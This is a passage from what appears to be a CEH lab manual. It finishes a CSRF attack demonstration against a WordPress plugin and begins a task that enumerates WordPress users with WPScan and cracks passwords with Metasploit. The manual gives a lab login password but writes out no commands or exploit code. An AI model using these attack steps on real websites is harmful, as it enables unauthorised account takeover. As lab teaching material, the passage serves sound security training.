


45. Right-click the **Security_Script.html** file and navigate to **Open with** --> **Firefox**.


Note: You should use the same browser that was used in **Step 6**.



46. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



48. This concludes the demonstration of how to perform a CSRF attack on a target website.

49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.


In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver**:

- Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the terminal 